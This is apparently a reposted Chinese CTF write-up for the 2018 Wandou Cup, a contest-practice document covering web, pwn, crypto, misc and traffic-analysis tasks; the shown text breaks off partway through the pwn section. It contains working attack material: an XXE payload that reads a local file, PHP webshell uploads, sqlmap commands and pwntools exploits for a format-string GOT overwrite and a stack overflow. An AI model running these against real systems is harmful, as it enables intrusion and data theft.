

豌豆杯-CTF

转载

weixin_30919919 于 2018-10-29 13:51:00 发布 429 收藏 1

文章标签： 网络 php 数据库

原文地址：<http://www.cnblogs.com/yof3ng/p/9870270.html>

版权

目录

- [wandoucup-ctf](#)

- [web](#)

- [web1-签到题](#)
 - [web2-输入密码查看flag](#)
 - [web3-这真能传马？](#)
 - [web4-这真能注入？](#)
 - [web5-API](#)
 - [web6-sweet home](#)
 - [web附加题-atom](#)

- [Pwn](#)

- [pwn1--格式化字符串漏洞](#)
 - [pwn2--栈溢出](#)
 - [pwn3--ret2syscall](#)

- [Crypto](#)

- [Crypto1-我这密码忘了。。。](#)
 - [Crypto2-二战时期的密码](#)
 - [Crypto3-被黑了，求密码](#)
 - [Crypto4-出航了~出航啦！！](#)
 - [Crypto5-IDC密码破解\(未解出\)](#)

- [Misc](#)

- [Misc1-会飞的狗狗](#)
 - [Misc2-文件类型分析](#)
 - [Misc3-真真假假分不清楚](#)
 - [Misc4-诱人的音乐](#)
 - [Misc5-神秘的文件名\(未解出\)](#)

- [网络协议分析](#)

- [网络协议分析1-数据包里有甜甜圈哦~](#)
 - [网络协议分析2-嘿嘿嘿\(未解出\)](#)
 - [网络协议分析3-thief](#)

title: wandoucup-ctf

date: 2018-10-28 14:01:54

tags: [CTF,Pwn,流量分析]

categories: CTF

--

wandoucup-ctf

这两天在打一个稍微简单的CTF，写个writeup记录一下被虐的过程？，总的来说这场小赛是个大杂烩，毕竟你懂的？，作为做题者我们当然是有题做就ok的。

由于比赛后环境关闭，所以有的无图片展示，现有的图片是下午就准备写writeup截的图。

web

web1-签到题

题目链接

跟某几个ctf练习平台上面的滑稽题一样：

```
container.appendChild( renderer.createElement );  
  
//document.addEventListener( 'mousemove', onDocumentMouseMove, false );  
document.addEventListener( 'touchstart', onDocumentTouchStart, false );  
document.addEventListener( 'touchmove', onDocumentTouchMove, false );  
document.addEventListener( 'touchend', onDocumentTouchEnd, false );  
  
setInterval( loop, 1000 / 30 );  
}  
//<我在这儿啊!!!!!! flag(welcometowandoubeictf)>  
html body>body div canvas  
flag
```

Styles Computed Event Listeners >>
Filter :hover .cls +
element.style { }
margin - border - padding - 1627 x 853 -
1 of 1 Cancel

一键获取flag？。

web2-输入密码查看flag

题目链接

简单浏览一下，就是一个爆破的题：

flag



密码为五位数，那我们直接上burpsuite咯：设置长度和payload字符：

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcc@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100,000

Payload type: Brute force Request count: 800,000

Payload Options [Brute force]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

Min length: 5

Max length: 5

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /><?&";"[]^`

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
83122	12138	200	<input type="checkbox"/>	<input type="checkbox"/>	320	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
1	00000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
2	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
3	20000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
4	30000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
5	40000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
6	50000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
7	60000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
8	70000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 28 Oct 2018 08:16:04 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.38
Set-Cookie: isview=12138; expires=Sun, 28-Oct-2018 11:16:04 GMT; Max-Age=10800
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
flag{///EasyEdu2///}

</body>
</html>
```

?

< + > Type a search term 0 matches


Finished

GET FLAG!


web3-这真能传马？

题目链接

简单地抓包修改参数，从而使得自己能够传php，我直接上了一个大马，然后看/opt/flag.txt。




抓包可以看到url中的ext参数传递的是文件类型，猜测是可以修改，我们加个php到中间即可成功地直接上传webshell（很抠脚）。



然后再修改一下content-type即可：

To /opt/flag.txt get flag==>?



web4-这真能注入？

题目链接

浏览一下，加个单引号试试就一个很明显的注入咯：

The screenshot shows a browser window with a table. The table has two columns: 'title' and 'content'. There is one row with the value '欢迎使用emlog' in the 'title' column and '从今天起，做一个幸福的人。' in the 'content' column. A single quote is added after '从今天起' in the 'content' cell. The browser's address bar shows the URL '101.231.137.47:20004/php/index.php?gid=1'.

直接sqlmap注入即可，`sqlmap -u http://101.231.137.47:20004/php/index.php?gid=1 --dbs`

得到数据库名后直接逐步指定数据库表，指定字段，dump即可。

由于比赛后服务已经关闭故未能截取成功图片。

web5-API

这题是xxe外部实体注入，通过抓包，修改POST数据以及Content-type从而读取到/tmp/flag.txt。

XXE漏洞就是服务器接受从客户端发送来的xml格式数据时，xml数据中恶意的引用了外部实体，将它的值绑定为服务器的目标文件，这样在服务器返回给我们解析后的值时，就会把目标文件的内容返回给我们，从而读取敏感文件内容。

题目原本传输的Content-type: application/json改为Content-type: application/xml，并将POST的数据改为以下xml代码：

```
<?xml version="1.0"?>
<!DOCTYPE a[
<!ENTITY xxe SYSTEM "file:///tmp/flag.txt">
]>
<something>&xxe;</something>
```

然后发送数据包，就可得到api返回的flag了。

web6-sweet home

这道题有点东西，一步一步深入，到最后一个提示放出之后几分钟，迅速拿到flag。


步骤：登录和注册界面需要写脚本抛出对应规则的code，然后通过目录遍历得到部分页面源码以及一个目录(分别是user.php~, config.php~, adminpic)，根据源码可以得知adminpic是admin用户上传文件的一个目录，并且我们可以得到数据库账号密码，全端口扫描得到23306端口为数据库服务端口，登陆后得到admin账户密码，经过大半天的破解md5之后，得到提示crypto.html，这是一个指定的解密md5的页面，输入admin密码hash值破解得到提示crypto.png，访问得到二维码，扫描即可获得密码wandouxueyuan:)，用此密码可登录admin账户，来到上传图片publish页面，结合前面遍历得到的一个adminpic目录可以知道上传文件在此目录中，经过简单的绕过后上传大马即可。

傻傻的我还尝试文件包含，session_decode，以及register注册等等操作。

ID	username	password	IP	is_admin	allow_diff_ip
1	admin	3168441a21f5bb571cb208038c66a9d8	127.0.0.1	1	1
2	wandouxie	c28dfa505b3cfdf50ba5a57d3797b755c3	127.0.0.1	0	1
9	admin1	e00cf25ad42683b3df678c1f42c0da	120.204.227.2	0	1
3	yof3ng	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1
4	yof3ng2	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1
5	yof3ng3	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1
6	yof3ng4	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1
7	root	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1
8	root2	e10adc3949ba59abbe56e057f20f883e	183.218.197.238	0	1

用crypto.html解密即可

```
391 SHOW CREATE TABLE `pea`.`ctf_users`;
392 SELECT CURRENT_TIMESTAMP;
393 SELECT CURRENT_TIMESTAMP;
394 SELECT * FROM `pea`.`ctf_users` ORDER BY `password` ASC, `id` ASC LIMIT 1000;
395 SHOW CREATE TABLE `pea`.`ctf_users`;
```



传完马后访问/adminpic目录即可看到自己上传的文件，从而getshell拿到flag：

The screenshot shows a web-based file manager interface with the URL `101.231.137.47`. The left sidebar contains a navigation menu with various options like "本地硬盘", "网站根目录", "本程序目录", "信息操作", "提权工具", "执行PHP脚本", "执行SQL执行", "MySQL操作", "MySQL提权", "Serv-U提权", "执行命令", "反弹提权", "文件下载", "端口扫描", "批量操作", "批量挂马清马", "批量替换内容", "批量搜索文件", "批量查找木马", "脚本插件", "获取网页源码", and "其它操作", "免杀更新", "安全退出". The main content area shows a SQL dump of a table named "flag" from the directory `/var/www/surprise/flag.sql`. The dump includes comments indicating the creation of the table with a primary key, setting character set to latin1, inserting a single row with a serialized payload, and then dropping and recreating the table with different settings. The dump concludes with a note about the dump being completed on 2018-10-28 at 9:54:05. At the bottom of the interface, there are buttons for "保存" (Save), "重置" (Reset), and "返回" (Back).

```
PRIMAY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

-- 
-- Dumping data for table `flag`
-- 

LOCK TABLES `flag` WRITE;
/*!40000 ALTER TABLE `flag` DISABLE KEYS */;
INSERT INTO `flag` VALUES (1,'flag{php_unserialize_ssrf_injection_is_very_easy:p}');
/*!40000 ALTER TABLE `flag` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2018-10-28  9:54:05
```

web附加题 -atom

这道web加餐题，实际上就是用给的账户密码登录后将cookie中的`admin=0`改为`admin=1`，然后会跳转到一个后台，然后查看后台源码即可得到真正的flag。

三个pwn都非常经典，分别考察格式化字符串漏洞，简单的溢出，以及ret2sys几个知识点。

pwn1--格式化字符串漏洞

通过用IDA简单地分析一下逻辑，可以看到printf处存在格式化字符串漏洞：

```
#vuln_fun函数伪c代码
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp-Ch] [ebp-7Ch]
    int v5; // [esp-8h] [ebp-78h]
    int v6; // [esp-4h] [ebp-74h]
    int format; // [esp+0h] [ebp-70h]
    int v8; // [esp+4h] [ebp-6Ch]
    int v9; // [esp+8h] [ebp-68h]
    int v10; // [esp+Ch] [ebp-64h]
    int v11; // [esp+10h] [ebp-60h]
    int v12; // [esp+14h] [ebp-5Ch]
    int v13; // [esp+18h] [ebp-58h]
    int v14; // [esp+1Ch] [ebp-54h]
    int v15; // [esp+20h] [ebp-50h]
    int v16; // [esp+24h] [ebp-4Ch]
    int v17; // [esp+28h] [ebp-48h]
    int v18; // [esp+2Ch] [ebp-44h]
    int v19; // [esp+30h] [ebp-40h]
    int v20; // [esp+34h] [ebp-3Ch]
    int v21; // [esp+38h] [ebp-38h]
    int v22; // [esp+3Ch] [ebp-34h]
    int v23; // [esp+40h] [ebp-30h]
    int v24; // [esp+44h] [ebp-2Ch]
    int v25; // [esp+48h] [ebp-28h]
    int v26; // [esp+4Ch] [ebp-24h]
    int v27; // [esp+50h] [ebp-20h]
    int v28; // [esp+54h] [ebp-1Ch]
    int v29; // [esp+58h] [ebp-18h]
    unsigned int v30; // [esp+64h] [ebp-Ch]
    int *v31; // [esp+6Ch] [ebp-4h]

    v31 = &argc;
    v30 = __readgsdword(0x14u);
    memset(&format, 0, 0x64u);
    __isoc99_scanf(
        0,
        (int)&format,
        (int)"%s",
        (int)&format,
        v4,
        v5,
        v6,
        format,
        v8,
        v9,
        v10,
        v11,
        v12,
        v13,
        .....
```

```
v14,
v15,
v16,
v17,
v18,
v19,
v20,
v21,
v22,
v23,
v24,
v25,
v26,
v27,
v28,
v29);

printf((const char *)&format);           //格式化字符串漏洞
fflush(_bss_start);                    //覆盖got表中fflush条目指向的地址，将其指向read_flag函数
return 0;
}
```

可以看到我们的输入被放在了printf函数栈中的第6个位置（这里的%p是c/c++中格式化字符串的参数），格式化字符串漏洞最主要的危害就是可以获取任意地址内容，或者实现任意地址写，那么我们这就是通过任意地址写，来覆盖got表，之前的[练习记录](#)中就提到了这些知识。

既然知道了利用位置，那么直接利用pwntools构造exp:

```
#coding:utf-8

from pwn import *

context.log_level = "debug"

#io = process('./200')
elf = ELF('./200')
io = remote('101.231.137.47','20010')
#read_flag_addr = 0x0804859B
read_flag_addr = elf.sym['read_flag']

#bss_addr = 0x0804A034
got_printf_addr = 0x0804A00c
got_fflush_addr = 0x0804A010

#覆盖fflush地址指向的内容，从而实现read_flag跳转
payload = fmtstr_payload(6, {got_fflush_addr: 0x0804859B})

io.sendline(payload)
io.interactive()
```

exp效果：

```
> HashPump python 200exp.py +  
00000020 64 35 31 33 39 7d 0a 10 a0 04 08 11 a0 04 08 12 d513 9}...  
00000030 a0 04 08 13 a0 04 08 20 20 20 20 20 20 20 20 20 20 ...  
00000040 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | d513 9}...  
*  
000000c0 20 28 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | ( |  
000000d0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | ( |  
*  
000001a0 20 20 20 20 20 20 20 20 20 20 20 50 20 20 20 20 | P |  
000001b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | P |  
*  
00000220 20 20 20 20 20 20 20 20 20 20 b8 20 20 20 5c | . | \ |  
0000022f  
flag{f8ffd68a92df89a4556aedc3d20d5139}  
.x10\x00\x00\x11\x00\x00\x12\x00\x00\x13\x00\x00\x00  
P  
\xb8 \[*] Got  
EOF while reading in interactive  
ls
```

pwn2--栈溢出

简单的栈溢出啦，很常见的，找到溢出点然后把EIP指向我们的win函数地址即可：

```
Function name          Se 1 int win()
f _init_proc          .ir 2{
f sub_8048320         .pl 3    return read_flag();
f __system              .pl 4}
f __libc_start_main     .pl
f __isoc99_scnf        .pl
f __mon_start__        .pl
f _start                .te
f __x86_get_pc_thunk_bx .te
f deregister_tm_clones .te
f register_tm_clones   .te
f __do_global_dtors_aux .te
f frame_dummy           .te
f read_flag             .te
f win                  .te
f vul_fun               .te
f main                 .te
f __libc_csu_init       .te
f __libc_csu_fini       .te
f __termi_ proc          .fi
f system                ex
f __libc_start_main      ex
f __isoc99_scnf         ex
f __imp___gmon_start__  ex
```

通过gdb-peda, pattern模块，找到溢出偏移量为76，也就是说只需要构造`76*'a' + win_addr`即可：

The screenshot shows the GDB-PEDA interface with the following details:

- Registers:** Shows CPU registers with values: EAX: 0x1, EBX: 0x0, ECX: 0x1, EDX: 0xf7fab89c, ESI: 0xf7faa000, EDI: 0x0, EBP: 0x65414149 ('IAAe'), ESP: 0xfffffd190 ("AJAAfAA5AAKAAgAA6AAL"), EIP: 0x41344141 ('AA4A').
- EFLAGS:** 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow).
- Stack Dump:** Shows the stack starting at address 0xfffffd190, containing the string "AJAAfAA5AAKAAgAA6AAL". The stack grows downwards.
- Legend:** code, data, rodata, value
- Stopped reason:** SIGSEGV
- Registers contain pattern buffer:** EBP+0 found at offset: 72, EIP+0 found at offset: 76.

构造exp:

```
#coding:utf-8


from pwn import *

context.log_level = "debug"

#ida中有win函数的地址
win_addr = 0x08048488
#io = process('101.231.137.47',20011)
io = process('./100')
payload = 76*'a' + p32(win_addr)

io.send(payload)
io.interactive()
io.close()
```


运行效果(因为环境已经关闭，所以只能展示本地效果):



```
xiaoyifeng@xiaoyifeng-PC:~/ctf/pwn/wandou/100$ echo 'flag{xiaoyifeng}'>flag.txt
xiaoyifeng@xiaoyifeng-PC:~/ctf/pwn/wandou/100$ ls
100 exp.py flag.txt peda-session-100.txt
[+] Starting local process './100': pid 2810
[DEBUG] Sent 0x50 bytes:
peda$ type.txt
* 00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
  00000040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|....|
  00000050
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x11 bytes:
'flag{xiaoyifeng}\n'
flag{xiaoyifeng}
[*] Got EOF while reading in interactive
$
```


pwn3--ret2syscall

pwn3的话稍微比上面两题要难上一点点，不过还在我这个萌新的承受范围之内，先检查一下保护措施:



```
xiaoyifeng@xiaoyifeng-PC:~/home/xiaoyifeng/ctf/pwn/wandou/300/memory$ checksec memory
[*] '/home/xiaoyifeng/ctf/pwn/wandou/300/memory'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
xiaoyifeng@xiaoyifeng-PC:~/home/xiaoyifeng/ctf/pwn/wandou/300$ file memory
